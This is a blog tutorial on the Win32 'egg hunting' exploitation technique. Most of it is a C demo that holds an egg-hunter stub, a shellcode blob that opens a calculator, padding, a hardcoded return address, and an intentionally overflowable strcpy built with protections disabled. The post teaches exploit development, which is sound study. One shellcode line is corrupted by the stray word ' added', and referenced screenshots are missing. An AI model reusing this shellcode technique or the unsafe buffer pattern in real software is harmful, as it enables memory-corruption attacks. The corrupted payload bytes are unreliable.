


# Exploit 0x5 Win32 Egg Hunting

By ITh4cker

In this post,I will introduce just another technique for jumping to shellcode---egg hunting.

Egg hunting is very easy to understand,just as its name implies,to locate the shellcode by the egg placed in the front of shellcode



According to the different situation,we can use one egg pieces or multiple egg pieces,here I mainly introduce the sigle egg hunting(multiple egg hunting is the same idea)

My demo code:

\*\*\*\*\*

*Compile with VS2008*

*Release version with Optimation and SafeSEH and GS disabled(In a word,disable all the security mechanisms that may influence out test☺)  
Test it on XP SP3(the sehllcode is for XP SP3)*

```
#include<string.h>
```

```
char sc[] =
```

```
//the egg hunter
```

```
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xE
```

```
F\xB8"
"\x68\x34\x63\x6B" // this is the marker/tag: h4ck
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"
//padding
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
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"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
//the egg
"h4ckh4ck"
//the 144 bytes shellcode for popping up a calc
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27 added\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca"
//padding
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
//the address for jmp eax
"\x28\x2c\x40\x00"
;
```

```

void test(char * input)
{
    char buffer[400];
    strcpy(buffer,input);

}

int main()
{
    test(sc);
    return 0;
}

*****

```

Three points to say before keeping up:

1. The egg hunter code use the NtAccessCheckAndAuditAlarm
2. I use 2 egg in the front of shellcode just avoid searching itself!
3. This is just a simple demo for demonstrating the single egg hunting,in the real exploit,you should think more,but don't worry about it,the idea is the same 😊
4. For the detail of egg hunting theory, you can google it or reference the perfect tutorial on corelanc0n team 8,or other tutorials.

Debug it in Immunity Debugger,after strcpy(),let's have a look at the registers:





Yeah..um.this is so called egg hunting,Isn't it very easy?Yes! But for the real vuls,it may be a little complex,which is still easy to exploit☺

Reference:

1. [Corelan Team:](https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/)  
<https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/> (Thanks to the tutorials on CorelanTeam,it's really very perfect and detailed,the team is very strong!)
2. e. t. c (Just Google it when getting into troubles☺)

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